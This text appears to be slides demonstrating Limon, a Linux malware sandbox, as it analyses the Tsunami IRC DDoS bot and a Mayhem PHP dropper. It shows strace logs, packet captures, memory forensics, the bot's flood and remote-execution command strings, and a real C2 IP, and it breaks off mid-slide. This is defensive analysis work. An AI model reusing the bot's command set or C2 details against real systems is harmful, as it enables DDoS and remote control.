
- Option to perform verbose memory forensics (slow)
- Process Listing (using different methods)
- Process tree listing
- Process listing with process arguments
- Displays thread associated with each process
- Displays Network connections (TCP and UDP)





# Memory Analysis Features

- Displays Interface Information
- Displays processes running with RAW sockets
- Displays shared libraries associated with the processes (using different methods)
- Displays kernel modules
- Displays kernel modules hidden from module list but present in SYSFS
- Displays Kernel modules hidden from both module list and SYSFS
- Displays files opened within kernel
- Displays processes sharing credential structures
- Checks for keyboard notifier hooks
- Checks for TTY hooks






# Memory Analysis Features

- Checks for system call table modification
- Displays BASH history
- Checks for modified file operation structures
- Checks hooked network operation function structures
- Checks netfilter hooks
- Check inline kernel hooks
- Displays BASH history
- Checks for code or binary injection
- Check for PLT/GOT hooks (only in verbose mode)
- Checks for userland api hooks (only in verbose mode)



# Demo 1

Analysis of Tsunami Using Limon





# Running Tsunami malware

```
root@helios: ~/limon_sandbox
root@helios:~/limon_sandbox# python limon.py -h
Usage: limon.py [Options] <file> [args]

Options:
-h, --help          show this help message and exit
-t TIMEOUT, --timeout=TIMEOUT
                    timeout in seconds, default is 60 seconds
-i, --internet      connects to internet
-p, --perl          perl script (.pl)
-P, --python        python script (.py)
-z, --php           php script
-s, --shell         shell script
-b, --bash          BASH script
-k, --lkm           load kernel module
-C, --ufctrace     unfiltered call trace(full trace)
-e, --femonitor    filtered system event monitoring
-E, --ufemonitor   unfiltered system event monitoring
-m, --memfor       memory forensics
-M, --vmemfor      verbose memory forensics(slow)
-x, --printhexdump print hex dump in call trace (both filtered and
                    unfiltered call trace)

root@helios:~/limon_sandbox# python limon.py /root/linux_malwares/tsuna -t 40 -x -m
```



# Tsunami – Static Analysis Results

Malware file is 32 bit ELF executable and the symbols are not stripped

```
=====[STATIC ANALYSIS RESULTS]=====
Filetype: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically linked (uses shared libs), for
GNU/Linux 2.6.8, not stripped
File Size: 28.63 KB (29318 bytes)
md5sum: 1610768b1524e24d840ae25964d02c8e
ssdeep: 384:fJp2sVqQvqRFP514VWPE898bTyJGb0GnfknfXI0yIUQhLxJs+C3P0CtZ8ax0h/49:BpRkQivHAbTyJGb01fXI+9w9f5+R4wC
ELF Header:
  Magic:   7f 45 4c 46 01 01 01 00 00 00 00 00 00 00 00 00
  Class:                   ELF32
  Data:                     2's complement, little endian
  Version:                  1 (current)
  OS/ABI:                   UNIX - System V
  ABI Version:              0
  Type:                     EXEC (Executable file)
  Machine:                  Intel 80386
  Version:                  0x1
  Entry point address:      0x8048e10
  Start of program headers: 52 (bytes into file)
  Start of section headers: 23172 (bytes into file)
  Flags:                    0x0
  Size of this header:      52 (bytes)
  Size of program headers:  32 (bytes)
  Number of program headers: 7
  Size of section headers:  40 (bytes)
  Number of section headers: 36
  Section header string table index: 33
```



# Tsunami –Static Analysis Results

Fuzzy hash comparison shows 100% match with previously submitted sample and YARA rule match shows IRC capability.

```
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ssdeep comparison:  
/root/linux_malwares/tsuna matches /root/linux_reports/ssdeep_master.txt:/root/lin_test/tsuna (100) ←
```

```
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Strings:
```

```
  Ascii strings written to /root/linux_reports/tsuna/strings_ascii.txt  
  Unicode strings written to /root/linux_reports/tsuna/strings_unicode.txt  
-----
```

```
Packers:
```

```
  []  
-----
```

```
Malware Capabilities and classification using YARA rules:
```

```
  [irc, bankers] ←  
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```



# Tsunami – VirusTotal Results

Virustotal:

```
AVG ==>
AhnLab-V3 ==>
AntiVir ==> BDS/Katien.R
Antiy-AVL ==>
Avast ==> ELF:Tsunami-B
Avast5 ==> ELF:Tsunami-B
BitDefender ==> Generic.Malware.G!IFg.2C2A4AA5
CAT-QuickHeal ==>
ClamAV ==> Trojan.Tsunami.B
Commtouch ==>
Comodo ==>
DrWeb ==>
Emsisoft ==> Backdoor.Linux.Tsunami!IK
F-Prot ==>
F-Secure ==> Generic.Malware.G!IFg.2C2A4AA5
Fortinet ==>
GData ==> Generic.Malware.G!IFg.2C2A4AA5
Ikarus ==> Backdoor.Linux.Tsunami
Jiangmin ==>
K7AntiVirus ==>
Kaspersky ==> Backdoor.Linux.Tsunami.gen
McAfee ==> Linux/DDoS-Kaiten
McAfee-GW-Edition ==> Linux/DDoS-Kaiten
Microsoft ==>
NOD32 ==>
Norman ==>
PCTools ==> Malware.Linux-Backdoor
```



# Tsunami – Symbol Information

shows references to network related system calls, indicating network capability of the malware

```
Symbol table '.dynsym' contains 56 entries:
```

Num:	Value	Size	Type	Bind	Vis	Ndx	Name
0:	00000000	0	NOTYPE	LOCAL	DEFAULT	UND	
1:	00000000	29	FUNC	GLOBAL	DEFAULT	UND	__errno_location@GLIBC_2.0 (2)
2:	00000000	49	FUNC	GLOBAL	DEFAULT	UND	sprintf@GLIBC_2.0 (2)
3:	00000000	141	FUNC	GLOBAL	DEFAULT	UND	popen@GLIBC_2.1 (3)
4:	00000000	96	FUNC	GLOBAL	DEFAULT	UND	srand@GLIBC_2.0 (2)
5:	00000000	108	FUNC	GLOBAL	DEFAULT	UND	connect@GLIBC_2.0 (2)
6:	00000000	49	FUNC	GLOBAL	DEFAULT	UND	getpid@GLIBC_2.0 (2)
7:	00000000	0	NOTYPE	WEAK	DEFAULT	UND	__gmon_start__
8:	00000000	192	FUNC	GLOBAL	DEFAULT	UND	vsprintf@GLIBC_2.0 (2)
9:	00000000	555	FUNC	GLOBAL	DEFAULT	UND	inet network@GLIBC_2.0 (2)
10:	00000000	108	FUNC	GLOBAL	DEFAULT	UND	recv@GLIBC_2.0 (2)
11:	00000000	34	FUNC	GLOBAL	DEFAULT	UND	inet addr@GLIBC_2.0 (2)
12:	00000000	198	FUNC	GLOBAL	DEFAULT	UND	strncpy@GLIBC_2.0 (2)
13:	00000000	112	FUNC	GLOBAL	DEFAULT	UND	write@GLIBC_2.0 (2)
14:	00000000	108	FUNC	GLOBAL	DEFAULT	UND	sendto@GLIBC_2.0 (2)
15:	00000000	55	FUNC	GLOBAL	DEFAULT	UND	listen@GLIBC_2.0 (2)
16:	00000000	50	FUNC	GLOBAL	DEFAULT	UND	toupper@GLIBC_2.0 (2)
17:	00000000	369	FUNC	GLOBAL	DEFAULT	UND	fgets@GLIBC_2.0 (2)
18:	00000000	88	FUNC	GLOBAL	DEFAULT	UND	memset@GLIBC_2.0 (2)
19:	00000000	441	FUNC	GLOBAL	DEFAULT	UND	__libc_start_main@GLIBC_2.0 (2)
20:	00000000	7	FUNC	GLOBAL	DEFAULT	UND	ntohl@GLIBC_2.0 (2)
21:	00000000	14	FUNC	GLOBAL	DEFAULT	UND	htons@GLIBC_2.0 (2)
22:	00000000	251	FUNC	GLOBAL	DEFAULT	UND	free@GLIBC_2.0 (2)
23:	00000000	108	FUNC	GLOBAL	DEFAULT	UND	accept@GLIBC_2.0 (2)
24:	00000000	58	FUNC	GLOBAL	DEFAULT	UND	ioctl@GLIBC_2.0 (2)
25:	00000000	55	FUNC	GLOBAL	DEFAULT	UND	socket@GLIBC_2.0 (2)
26:	00000000	539	FUNC	GLOBAL	DEFAULT	UND	fclose@GLIBC_2.1 (3)



# Tsunami – Strings

Strings show reference to C2 ip, http and IRC commands

```
80.243.54.131 ←
NOTICE %s :Unable to comply.
/usr/dict/words
%s : USERID : UNIX : %s
NOTICE %s :GET <host> <save as>
NOTICE %s :Unable to create socket.
http://
NOTICE %s :Unable to resolve address.
NOTICE %s :Unable to connect to http.
GET /%s HTTP/1.0
Connection: Keep-Alive
User-Agent: Mozilla/4.75 [en] (X11; U; Linux 2.2.16-3 i686)
Host: %s:80
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, image/png, */*
Accept-Encoding: gzip
Accept-Language: en
Accept-Charset: iso-8859-1,*,utf-8
NOTICE %s :Receiving file.
NOTICE %s :Saved as %s
NOTICE %s :Spoofs: %d.%d.%d.%d
NOTICE %s :Spoofs: %d.%d.%d.%d - %d.%d.%d.%d
NOTICE %s :Kaiten wa goraku
NOTICE %s :NICK <nick>
NOTICE %s :Nick cannot be larger than 9 characters.
```



# Tsunami – Strings

Strings show reference to attack commands, show DOS/DDOS capabilities

```
NOTICE %s :Tsunami heading for %s.  
NOTICE %s :UNKNOWN <target> <secs>  
NOTICE %s :Unknowning %s.  
NOTICE %s :MOVE <server>  
NOTICE %s :TSUNAMI <target> <secs> = Special packeter that wont be blocked by  
most firewalls  
NOTICE %s :PAN <target> <port> <secs> = An advanced syn flooder that will kill  
most network drivers  
NOTICE %s :UDP <target> <port> <secs> = A udp flooder  
NOTICE %s :UNKNOWN <target> <secs> = Another non-spoof udp flooder  
NOTICE %s :NICK <nick> = Changes the nick of the client  
NOTICE %s :SERVER <server> = Changes servers  
NOTICE %s :GETSPOOFS = Gets the current spoofing  
NOTICE %s :SPOOFS <subnet> = Changes spoofing to a subnet  
NOTICE %s :DISABLE = Disables all packeting from this client  
NOTICE %s :ENABLE = Enables all packeting from this client  
NOTICE %s :KILL = Kills the client  
NOTICE %s :GET <http address> <save as> = Downloads a file off the web and saves  
it onto the hd  
NOTICE %s :VERSION = Requests version of client  
NOTICE %s :KILLALL = Kills all current packeting  
NOTICE %s :HELP = Displays this  
NOTICE %s :IRC <command> = Sends this command to the server  
NOTICE %s :SH <command> = Executes a command  
NOTICE %s :Killing pid %d.
```



# Dynamic Analysis Results

```
=====[DYNAMIC ANALYSIS RESULTS]=====
```

```
CALL TRACE ACTIVITIES
```

```
=====  
2673 execve("/root/malware_analysis/tsuna", ["/root/malware_analysis/tsuna"], [/* 50 vars */) = 0  
2673 open("/usr/lib/vmware-tools/libconf/lib/tls/i686/sse2/cmov/libc.so.6", 0_RDONLY|0_CLOEXEC) = -1  
ENOENT (No such file or directory)  
2673 open("/usr/lib/vmware-tools/libconf/lib/tls/i686/sse2/libc.so.6", 0_RDONLY|0_CLOEXEC) = -1  
ENOENT (No such file or directory)  
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ENOENT (No such file or directory)  
2673 open("/usr/lib/vmware-tools/libconf/lib/tls/sse2/libc.so.6", 0_RDONLY|0_CLOEXEC) = -1 ENOENT  
(No such file or directory)
```

```
2673 clone(child_stack=0, flags=CLONE_CHILD_CLEARPID|CLONE_CHILD_SETTID|SIGCHLD, child_tidptr=0) =  
2674  
2674 open("/usr/dict/words", 0_RDONLY) = -1 ENOENT (No such file or directory)  
2674 open("/usr/dict/words", 0_RDONLY) = -1 ENOENT (No such file or directory) ←  
2674 open("/usr/dict/words", 0_RDONLY) = -1 ENOENT (No such file or directory)  
2674 socket(PF_INET, SOCK_STREAM, IPPROTO_TCP) = 3 ←  
2674 connect(3, {sa_family=AF_INET, sin_port=htons(5566), sin_addr=inet_addr("80.243.54.131")}, 16)  
= -1 EINPROGRESS (Operation now in progress)  
2674 connect(3, {sa_family=AF_INET, sin_port=htons(5566), sin_addr=inet_addr("80.243.54.131")}, 16)  
= 0  
2674 write(3, "NICK YXXES\nUSER OAQL localhost localhost :VKHLC\n", 48) = 48  
| 00000 4e 49 43 4b 20 59 58 58 45 53 0a 55 53 45 52 20 NICK YXX ES.USER |  
| 00010 4f 41 51 4c 20 6c 6f 63 61 6c 68 6f 73 74 20 6c OAQL loc alhost l |  
| 00020 6f 63 61 6c 68 6f 73 74 20 3a 56 4b 48 4c 43 0a ocalhost :VKHLC. |
```



# Tsunami – Network Communication

Shows IRC communication to the C2 ip on port 5566

The screenshot displays the Tsunami network analysis tool interface. The main window shows a list of network packets with columns for No., Time, Source, Destination, Protocol, Length, and Info. A filter is applied: `tcp.stream eq 0`. The selected packet (No. 1) is expanded to show its details: Frame 1: 74 bytes on wire (592 bits), 74 bytes; Ethernet II, Src: Tp-LinkT\_27:3e:42 (14:cc:20:27:3e:42), Dst: 80:243:54:131:00:00; Internet Protocol Version 4, Src: 192.168.1.150, Dst: 80.243.54.131; Transmission Control Protocol, Src Port: 37002, Dst Port: 5566. A 'Stream Content' window is open, showing the raw data of the selected packet: `NICK YXXES` and `USER OAQL localhost localhost :VKHLC`. The bottom of the screen shows a hex dump of the packet data.

No.	Time	Source	Destination	Protocol	Length	Info
1	2015-10-06 14:26:59.821070	192.168.1.150	80.243.54.131	TCP	74	37002->5566 [SYN] Seq=0 Win=14600 Len=0 MSS=1460 SACK_PERM=1 TSval=4294
4	2015-10-06 14:26:59.821156	80.243.54.131	192.168.1.150	TCP	74	5566->37002 [SYN, ACK] Seq=0 Ack=1 Win=28960 Len=0 MSS=1460 SACK_PERM=1
5	2015-10-06 14:26:59.821232	192.168.1.150	80.243.54.131	TCP	66	37002->5566 [ACK] Seq=1 Ack=1 Win=14600 Len=0 TSval=4294912246 TSecr=16
6	2015-10-06 14:26:59.822661	80.243.54.131	192.168.1.150	TCP	74	[TCP Spurious Retransmission] 5566->37002 [SYN, ACK] Seq=0 Ack=1 Win=28
7	2015-10-06 14:26:59.822670	80.243.54.131	192.168.1.150	TCP	74	[TCP Spurious Retransmission] 5566->37002 [SYN, ACK] Seq=0 Ack=1 Win=28
8	2015-10-06 14:26:59.822740	192.168.1.150	80.243.54.131	TCP	66	37002->5566 [ACK] Seq=1 Ack=1 Win=14600 Len=0 TSval=4294912246 TSecr=16
9	2015-10-06 14:26:59.823803	80.243.54.131	192.168.1.150	TCP	74	[TCP Spurious Retransmission] 5566->37002 [SYN, ACK] Seq=0 Ack=1 Win=28
10	2015-10-06 14:26:59.823812	80.243.54.131	192.168.1.150	TCP	74	[TCP Spurious Retransmission] 5566->37002 [SYN, ACK] Seq=0 Ack=1 Win=28
11	2015-10-06 14:26:59.823877	192.168.1.150	80.243.54.131	TCP	66	37002->5566 [ACK] Seq=1 Ack=1 Win=14600 Len=0 TSval=4294912246 TSecr=16
12	2015-10-06 14:26:59.824830	80.243.54.131	192.168.1.150	TCP	74	[TCP Spurious Retransmission] 5566->37002 [SYN, ACK] Seq=0 Ack=1 Win=28
13	2015-10-06 14:26:59.824837	80.243.54.131	192.168.1.150	TCP	74	[TCP Spurious Retransmission] 5566->37002 [SYN, ACK] Seq=0 Ack=1 Win=28
14	2015-10-06 14:26:59.824883	192.168.1.150	80.243.54.131	TCP	66	37002->5566 [ACK] Seq=1 Ack=1 Win=14600 Len=0 TSval=4294912246 TSecr=16
15	2015-10-06 14:26:59.825872	80.243.54.131	192.168.1.150	TCP	74	[TCP Spurious Retransmission] 5566->37002 [SYN, ACK] Seq=0 Ack=1 Win=28
16	2015-10-06 14:26:59.825875	80.243.54.131	192.168.1.150	TCP	74	[TCP Spurious Retransmission] 5566->37002 [SYN, ACK] Seq=0 Ack=1 Win=28
17	2015-10-06 14:26:59.825909	192.168.1.150	80.243.54.131	TCP	66	37002->5566 [ACK] Seq=1 Ack=1 Win=14600 Len=0 TSval=4294912246 TSecr=16
18	2015-10-06 14:26:59.826957	80.243.54.131	192.168.1.150	TCP	74	[TCP Spurious Retransmission] 5566->37002 [SYN, ACK] Seq=0 Ack=1 Win=28
19	2015-10-06 14:26:59.826960	80.243.54.131	192.168.1.150	TCP	74	[TCP Spurious Retransmission] 5566->37002 [SYN, ACK] Seq=0 Ack=1 Win=28
20	2015-10-06 14:26:59.826993	192.168.1.150	80.243.54.131	TCP	66	37002->5566 [ACK] Seq=1 Ack=1 Win=14600 Len=0 TSval=4294912246 TSecr=16
21	2015-10-06 14:26:59.827996	80.243.54.131	192.168.1.150	TCP	74	[TCP Spurious Retransmission] 5566->37002 [SYN, ACK] Seq=0 Ack=1 Win=28
22	2015-10-06 14:26:59.828000	80.243.54.131	192.168.1.150	TCP	74	[TCP Spurious Retransmission] 5566->37002 [SYN, ACK] Seq=0 Ack=1 Win=28
23	2015-10-06 14:26:59.828030	192.168.1.150	80.243.54.131	TCP	66	37002->5566 [ACK] Seq=1 Ack=1 Win=14600 Len=0 TSval=4294912246 TSecr=16
24	2015-10-06 14:26:59.829043	80.243.54.131	192.168.1.150	TCP	74	[TCP Spurious Retransmission] 5566->37002 [SYN, ACK] Seq=0 Ack=1 Win=28
25	2015-10-06 14:26:59.829049	80.243.54.131	192.168.1.150	TCP	74	[TCP Spurious Retransmission] 5566->37002 [SYN, ACK] Seq=0 Ack=1 Win=28
26	2015-10-06 14:26:59.829114	192.168.1.150	80.243.54.131	TCP	66	37002->5566 [ACK] Seq=1 Ack=1 Win=14600 Len=0 TSval=4294912246 TSecr=16

```
0000  14 cc 20 27 3e 42 14 cc 20 27 3e 42 08 00 45 00  .. '>B.. '>B..E.
0010  00 3c 44 48 40 00 40 06 ac bf c0 a8 01 96 50 f3  .<DH@.@. ....P.
0020  36 83 90 8a 15 be 87 6f 6c be 00 00 00 00 a0 02  6.....o l.....
0030  39 08 01 db 00 00 02 04 05 b4 04 02 08 0a ff ff  9.....
```



# Tsunami – Memory Process Listing

shows malicious process "tsuna" running on the system

```
0xffff88001a255bc0 mission-control 2550 0 0 0x0000000000000000
2015-10-06 08:56:06 UTC+0000
0xffff88001c332de0 goa-daemon 2603 0 0 0x000000000006cb8000
2015-10-06 08:56:06 UTC+0000
0xffff88001a250000 gnome-screensav 2608 0 0 0x000000000009126000
2015-10-06 08:56:11 UTC+0000
0xffff88001a35dbc0 aptd 2662 0 0 0x00000000000c8cf000
2015-10-06 08:56:52 UTC+0000
0xffff8800020b8000 vmtoolsd 2671 0 0 0x00000000001a5c7000
2015-10-06 08:56:59 UTC+0000
0xffff88001a35ade0 strace 2672 0 0 0x00000000001a3d8000
2015-10-06 08:56:59 UTC+0000
0xffff88001b992de0 tsuna 2674 0 0 0x000000000005aa000
2015-10-06 08:56:59 UTC+0000
0xffff88001a555bc0 dnsmasq 2691 65534 30 0x00000000001a1a8000
2015-10-06 08:57:44 UTC+0000
0xffff88001efedbc0 dbus-daemon 2698 102 105 0x00000000001cc07000
2015-10-06 08:57:44 UTC+0000
0xffff88001a5544d0 dbus-daemon-lau 2700 0 0 0x0000000000178b3000
2015-10-06 08:57:44 UTC+0000
```



# Tsunami – Memory Network Communication

Network listing from memory analysis shows process "tsuna" establishing network connection with C2 ip


## NETWORK CONNECTIONS

```
=====
UDP      0.0.0.0      : 5353 0.0.0.0      : 0      avahi-daemon/677
UDP      ::           : 5353 ::           : 0      avahi-daemon/677
UDP      0.0.0.0      :38766 0.0.0.0      : 0      avahi-daemon/677
UDP      ::           :43148 ::           : 0      avahi-daemon/677
TCP      127.0.0.1    : 631 0.0.0.0      : 0 LISTEN      cupsd/752
TCP      192.168.1.150 :39549 91.189.89.144 : 80 CLOSE WAIT  ubuntu-geoip-pr/2455
TCP      192.168.1.150 :37002 80.243.54.131 : 5566 ESTABLISHED  tsuna/2674
UDP      127.0.0.1    : 53 0.0.0.0      : 0      dnsmasq/2691
TCP      127.0.0.1    : 53 0.0.0.0      : 0 LISTEN      dnsmasq/2691
```



# Demo 2

Analysis of Mayhem using Limon





# Running Mayhem

```
root@helios: ~/limon_sandbox
root@helios:~/limon_sandbox# python limon.py -h
Usage: limon.py [Options] <file> [args]

Options:
-h, --help          show this help message and exit
-t TIMEOUT, --timeout=TIMEOUT
                    timeout in seconds, default is 60 seconds
-i, --internet      connects to internet
-p, --perl          perl script (.pl)
-P, --python        python script (.py)
-z, --php           php script
-s, --shell         shell script
-b, --bash          BASH script
-k, --lkm           load kernel module
-C, --ufctrace      unfiltered call trace(full trace)
-e, --femonitor     filtered system event monitoring
-E, --ufemonitor    unfiltered system event monitoring
-m, --memfor        memory forensics
-M, --vmemfor       verbose memory forensics(slow)
-x, --printhexdump  print hex dump in call trace (both filtered and
                    unfiltered call trace)

root@helios:~/limon_sandbox# python limon.py -z /root/linux_malwares/may.php -t 25 -m
```



# Mayhem – PHP Dropper

```
===== [STATIC ANALYSIS RESULTS] =====
```

```
Filetype: PHP script, ASCII text, with very long lines
```

```
File Size: 213.14 KB (218251 bytes)
```

```
md5sum: dbba4b0788992fc11d305e543810822b
```

```
ssdeep: 1536:RomyYwgJ8SYZhr/yLn0ueF277R4pWrrry6QCrUvlmiED1LaL+G3FuF8I7ViEP0wG:ZV/ZxnFJ3yFlmZJaLSkkmy0
```

```
ssdeep comparison:
```

```
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```



# Mayhem – Virustotal Results

Virustotal:

```
AVG ==>
AVware ==>
Ad-Aware ==>
AegisLab ==>
Agnitum ==>
AhnLab-V3 ==>
AntiVir ==>
Antiy-AVL ==>
Avast ==> PHP:Effusion-B [Trj]
Baidu-International ==>
BitDefender ==>
Bkav ==> VEXEd3d.Webshell
ByteHero ==>
CAT-QuickHeal ==>
CMC ==>
ClamAV ==>
Commtouch ==>
Comodo ==>
DrWeb ==>
ESET-NOD32 ==>
Emsisoft ==>
F-Prot ==>
F-Secure ==>
```







# Mayhem – Writes and Executes Shell Script

```
2675 open("/root/1.sh", 0_WRONLY|0_CREAT|0_TRUNC, 0666) = 3
